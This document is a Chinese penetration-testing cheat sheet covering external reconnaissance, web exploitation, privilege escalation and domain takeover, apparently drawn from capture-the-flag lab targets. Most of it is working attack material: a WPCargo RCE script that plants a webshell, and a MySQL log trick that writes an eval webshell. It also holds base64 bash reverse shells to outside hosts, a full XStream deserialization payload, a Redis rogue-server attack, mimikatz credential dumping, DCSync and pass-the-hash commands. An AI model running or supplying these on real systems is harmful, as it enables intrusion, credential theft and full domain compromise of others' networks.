外网打点扫描

nmap使用

脚本

脚本路径

```
cd /usr/share/nmap/scripts
```

网络安全与Kali Linux：Nmap脚本引擎使用实战教程

指令设置

- -sC 是指的是采用默认配置扫描，与 --script=default参数等价；
- --script=**脚本名称**，脚本一般都在Nmap**的安装目录下的**scripts**目录中**

-sC ——> : 等价于–script=default，使用默认类别的脚本进行扫描 可更换其他类别 --script-args=key1=value1,key2=value2... ——> 该参数是用来传递脚本里面的参数的，key1是参数名，该参数对应value1这个值，那么有更多的参数，使用逗号连接，后面例子中会给大家讲解； –

script-args-file=filename ——> 使用文件来为脚本提供参数； --script-trace 如果设置该参数，则显示所有的脚本收发请求过程； --script-updatedb ——> 在Nmap的scripts目录里有一个script.db文件，该文件中保存了当前Nmap可用的脚本，类似于一个小型数据库，如果我们开启nmap并且调用了此参数，则nmap会自行扫描scripts目录中的扩展脚本，进行数据库更新; --script-help=脚本名称 ——> 调用该参数后，Nmap会输出该脚本名称对应的脚本使用参数，以及详细介绍信息.

扫描

端口扫描

```
开放端口 nmap 127.0.0.1
指定端口 nmap 192.168.31.180 -p 80,3389,22,21
范围扫描 nmap 192.168.31.180 -p 1-65535
判断端口是否开放（TCP全连接扫描，三次握手）
nmap 192.168.31.180 -p 80 -sT
判断端口是否开放（SYN半链接扫描，两次握手）
nmap 192.168.31.180 -p 80 -sS
隐秘扫描
Fin扫描 nmap 127.0.0.1 -p 80 -sF    #
Null扫描（所有flags都为0的TCP包） nmap 127.0.0.1 -p 80 -sN
Xmas扫描（flags的FIN、URG、PUSH都为1的包） nmap 127.0.0.1 -p 80 -sX
```

主机探测

```
扫描存活主机 nmap -sP 192.168.31.0/24
```

服务识别

```
识别服务版本 nmap 192.168.31.180 -p 80 -sV
```

系统识别

```
操作系统版本 nmap 192.168.31.180 -p 80 -O
```

字典添加

```
nmap/nselib/data
```

fscan使用

fscan.exe -h 192.168.1.1/24 (默认使用全部模块)fscan.exe -h 192.168.1.1/16 (B段扫描)

disreasch

```
dirsearch -u http://192.168.1.100 -e *
```

dirb

字典库在/usr/share/dirb/wordlists/里面，可以选择

```
 dirb http://192.168.1.100/dede/uploads/ /usr/share/dirb/wordlists/big.txt
```

其他工具

扫描漏洞-WeblogicScan

扫描漏洞 -vulmap-0.8

扫描漏洞-Multiple.Database.Utilization.Tools-2.1.1-jar-with-dependencies

扫描漏洞-cmsmap

弱密码爆破

外网漏洞利用

漏洞库-exphub-master

漏洞库-vul-wiki

thinkphp-perun、反序列化工具

SQL注入-连接数据库

先查看路径，然后找到网页的根目录，上传payload

```
mysql> SET GLOBAL general_log='on';

mysql> SET GLOBAL general_log_file='C:\\phpstudy_pro\\WWW\\1.php';

mysql> SELECT '<?php @eval($_POST[1]);?>';
```

SQL注入-sqlmap

爆破数据库

一般是得到代理 `proxychains4`，连接到服务器， 然后使用sqlmap爆破

1.txt如下

```
POST /index.php HTTP/1.1
Host: 172.22.6.38
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/118.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 28
Origin: http://172.22.6.38
Connection: close
Referer: http://172.22.6.38/
Upgrade-Insecure-Requests: 1

username=admin&password=1111
```

1.txt是用burp拦截下来的post

```
proxychains4 sqlmap -r 1.txt --current-db
proxychains4 sqlmap -r 1.txt -D oa_db --tables
proxychains4 sqlmap -r 1.txt -D oa_db -T oa_f1Agggg --columns
proxychains4 sqlmap -r 1.txt -D oa_db -T oa_f1Agggg -C flag02 --d
```

也可以尝试时间盲注

```
proxychains4 sqlmap -u 172.22.6.38 --data="password=123&username=admin"
```

Neo4j -CVE-2021-34371

Neo4j Shell Server 反序列化漏洞

用Reverse Shell Generator这个工具生成一个payload

```
bash -i >& /dev/tcp/182.92.161.222/5555 0>&1
然后base64加密
YmFzaCAtaSA+JiAvZGV2L3RjcC8xODIuOTIuMTYxLjIyMi81NTU1IDA+JjE=
```

```
java -jar rhino_gadget.jar rmi://39.99.151.101:1337 "bash -c
{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xODIuOTIuMTYxLjIyMi81NTU1IDA+JjE=}|{base64,-d}|
{bash,-i}"
```

WPCargo < 6.9.0 - Unauthenticated RCE-CVE-2021-25003

exp.py

更改下目标url，挂上代理使用python运行

属于是cmdlinux的解码

```
import sys
import binascii
import requests

# This is a magic string that when treated as pixels and compressed using the png
# algorithm, will cause <?=$_GET[1]($_POST[2]);?> to be written to the png file
payload = '2f49cf97546f2c24152b216712546f112e29152b1967226b6f5f50'

def encode_character_code(c: int):
    return '{:08b}'.format(c).replace('0', 'x')

text = ''.join([encode_character_code(c) for c in binascii.unhexlify(payload)])[1:]

destination_url = 'http://172.22.2.18:80/'
# http://172.22.2.18:80/
cmd = 'ls'

# With 1/11 scale, '1's will be encoded as single white pixels, 'x's as single black
pixels.
requests.get(
    f"{destination_url}wp-content/plugins/wpcargo/includes/barcode.php?text=
{text}&sizefactor=.090909090909&size=1&filepath=/var/www/html/webshell.php"
)

# We have uploaded a webshell - now let's use it to execute a command.
print(requests.post(
    f"{destination_url}webshell.php?1=system", data={"2": cmd}
).content.decode('ascii', 'ignore'))
```

XStream1.4.16-CVE-2021-29505

先用ysoerial设置好监听，然后本机上用nc监听好payload端口

然后用burp抓包，将带有登录信息的包返回，改为下面post，然后得到webshell

```
java -cp ysoserial-all.jar ysoserial.exploit.JRMPListener 11018  CommonsCollections5
"bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC80Ny45My40Ny4xNzkvOTAwOCAwPiYx}|{base64,-d}|
{bash,-i}"
```


```
POST /just_sumbit_it HTTP/1.1
Host: 39.99.145.244:8080
Content-Length: 3117
Accept: application/xml, text/xml, */*; q=0.01
DNT: 1
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/114.0.0.0 Safari/537.36
Content-Type: application/xml;charset=UTF-8
Origin: http://39.99.145.244:8080
Referer: http://39.99.145.244:8080/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,vi;q=0.7
Content-Type: application/xml
Connection: close


<java.util.PriorityQueue serialization='custom'>
    <unserializable-parents/>
    <java.util.PriorityQueue>
        <default>
            <size>2</size>
        </default>
        <int>3</int>
        <javax.naming.ldap.Rdn_-RdnEntry>
            <type>12345</type>
            <value class='com.sun.org.apache.xpath.internal.objects.XString'>
                <m__obj
class='string'>com.sun.xml.internal.ws.api.message.Packet@2002fc1d Content</m__obj>
            </value>
        </javax.naming.ldap.Rdn_-RdnEntry>
        <javax.naming.ldap.Rdn_-RdnEntry>
            <type>12345</type>
            <value class='com.sun.xml.internal.ws.api.message.Packet'
serialization='custom'>
                <message class='com.sun.xml.internal.ws.message.saaj.SAAJMessage'>
                    <parsedMessage>true</parsedMessage>
                    <soapVersion>SOAP_11</soapVersion>
                    <bodyParts/>
                    <sm
class='com.sun.xml.internal.messaging.saaj.soap.ver1_1.Message1_1Impl'>
                        <attachmentsInitialized>false</attachmentsInitialized>
                        <nullIter
class='com.sun.org.apache.xml.internal.security.keys.storage.implementations.KeyStoreR
esolver$KeyStoreIterator'>
                            <aliases
class='com.sun.jndi.toolkit.dir.LazySearchEnumerationImpl'>
                                <candidates
class='com.sun.jndi.rmi.registry.BindingEnumeration'>
                                    <names>
```

```
                                        <string>aa</string>
                                        <string>aa</string>
                                    </names>
                                    <ctx>
                                        <environment/>
                                        <registry
class='sun.rmi.registry.RegistryImpl_Stub' serialization='custom'>
                                            <java.rmi.server.RemoteObject>
                                                <string>UnicastRef</string>
                                                <string>47.93.47.179</string>
                                                <int>1099</int>
                                                <long>0</long>
                                                <int>0</int>
                                                <long>0</long>
                                                <short>0</short>
                                                <boolean>false</boolean>
                                            </java.rmi.server.RemoteObject>
                                        </registry>
                                        <host>47.93.47.179</host>
                                        <port>1099</port>
                                    </ctx>
                                </candidates>
                            </aliases>
                        </nullIter>
                    </sm>
                </message>
            </value>
        </javax.naming.ldap.Rdn_-RdnEntry>
    </java.util.PriorityQueue>
</java.util.PriorityQueue>
```

Redis未授权-redis-rogue-server

提示权限不够，则直接考虑主从模式获取rce
这里使用redis-rogue-server获取rce

```
git clone https://github.com/n0b0dyCN/redis-rogue-server.git
python3 redis-rogue-server.py --rhost 47.92.212.201 --lhost 38.47.100.xxxvpsx # lhost
是你vps的地址
```



wordpress站点-exp.py

exp.py

```
https://wpscan.com/vulnerability/5c21ad35-b2fb-4a51-858f-8ffff685de4a
import sys
import binascii
import requests
# This is a magic string that when treated as pixels and compressed using the png
# algorithm, will cause <?=$_GET[1]($_POST[2]);?> to be written to the png file
payload = '2f49cf97546f2c24152b216712546f112e29152b1967226b6f5f50'

def encode_character_code(c: int):
    return '{:08b}'.format(c).replace('0', 'x')
text = ''.join([encode_character_code(c) for c in binascii.unhexlify(payload)])[1:]
destination_url = 'http://172.22.2.18/'
cmd = 'ls'
# With 1/11 scale, '1's will be encoded as single white pixels, 'x's as single black
pixels.
requests.get(
    f"{destination_url}wp-content/plugins/wpcargo/includes/barcode.php?text=
{text}&sizefactor=.090909090909&size=1&filepath=/var/www/html/webshell.php"
)
# We have uploaded a webshell - now let's use it to execute a command.
print(requests.post(

    f"{destination_url}webshell.php?1=system", data={"2": cmd}

).content.decode('ascii', 'ignore'))
```

外网webshell

AntSword

behinder

Godzilla

内网提权

NFS提权

先将nfs挂在到本地，然后设置好ssh的配置文件，然后连接ssh，通过在另一台机器上下载文件，来得到目标

```
mkdir /temp/
mount -t nfs 172.22.13.57:/ /temp -o nolock
```

```
ssh-keygen -t rsa -b 4096
cp /root/.ssh/id_rsa.pub /temp/home/joyce/.ssh/
cat id_rsa.pub >> /temp/home/joyce/.ssh/authorized_keys
python3 -c 'import pty;pty.spawn("/bin/bash")'
ssh -i /root/.ssh/id_rsa joyce@172.22.13.57
```

开启ftp端口，下面用的时ftp提权漏洞，然后下载到另一个服务器上，然后查看

```
python3 -m pyftpdlib -p 2223 -u test -P test -w &
ftp 172.22.13.14 2223
test
test
put /flag02.txt
```

root提权

https://gtfobins.github.io/

上网页查找对应的root提权漏洞

```
find / -perm -u=s -type f 2>/dev/null
```

```
[joyce@centos home]$ find / -perm -u=s -type f
find / -perm -u=s -type f 2>/dev/null
/home/joyce/yjshell.elf
/usr/libexec/dbus-1/dbus-daemon-launch-helper
/usr/sbin/unix_chkpwd
/usr/sbin/pam_timestamp_check
/usr/sbin/usernetctl
/usr/sbin/mount.nfs
/usr/bin/sudo
/usr/bin/chage
/usr/bin/at
/usr/bin/mount
/usr/bin/crontab
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/su
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/ftp
/usr/bin/umount
/usr/lib/polkit-1/polkit-agent-helper-1
```

内网渗透挂代理

python安装

上传python安装包

在解压的python文件夹下输入指令，并备份文件/usr/local/python3是文件路径

```
./configure --enable-optimizations --prefix=/usr/local/Python3/ && make && make
install
```

```
mv /usr/bin/python /usr/bin/python.bak
```

这时候/usr/local 应该有两个文件，python3 和 Python3，Python3下有bin和其他文件夹，可以在文件夹中查看

```
cd /usr/bin/
```

```
ln -s /usr/local/Python3/bin/python3.8  python3.8
ln -s /usr/local/Python3/bin/pip3.8 pip310
```

proxychains

配置文件路径

```
vim /etc/proxychains4.conf
```

设置公网ip代理

```
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
#socks4         127.0.0.1 9050
socks5 47.93.47.179 1234
"/etc/proxychains4.conf" 162L, 5872B
```

frp内网穿透的使用

配置时要特别注意，加上[] 的内容，不能有注释

frps.ini

```
[common]
bind_port = 7000
```


frpc.ini

```
[common]
tls_enable = true
server_addr = 47.93.47.179
server_port = 7000
protocol = tcp
[proxies]
remote_port = 1234
plugin = socks5
```


挂多层代理

proxifier

profile中设置



注意要设置内网ip，不然挂不上代理



开启3389端口

```
REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server /v fDenyTSConnections
/t REG_DWORD /d 00000000 /f
```

内网域分析

域内信息收集

```
systeminfo
ipconfig /all


net time /do
#/do的意思是/domain的缩写，domain即为域
```

内网域关系渗透

impacket-网络工具箱

wmiexec-哈希传递

视情况挂proxychains代理，用mimikat抓取本地哈希，然后使用wmiexec来传递

```
./mimikatz.exe "lsadump::dcsync /domain:xiaorang.lab /all /csv" "exit"
```

```
impacket-wmiexec  xiaorang/administrator@172.22.13.6 -hashes
:6341235defdaed66fb7b682665752c9a
```

mimikatz提权

提取密码

```
.mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit" > 1.txt
```

SweetPotato提权

提权域控

使用powerview.ps1

```
Import-Module .powerview.ps1
Add-DomainObjectAcl -TargetIdentity 'DC=xiaorang,DC=lab' -PrincipalIdentity chenglei -
Rights DCSync -Verbose
```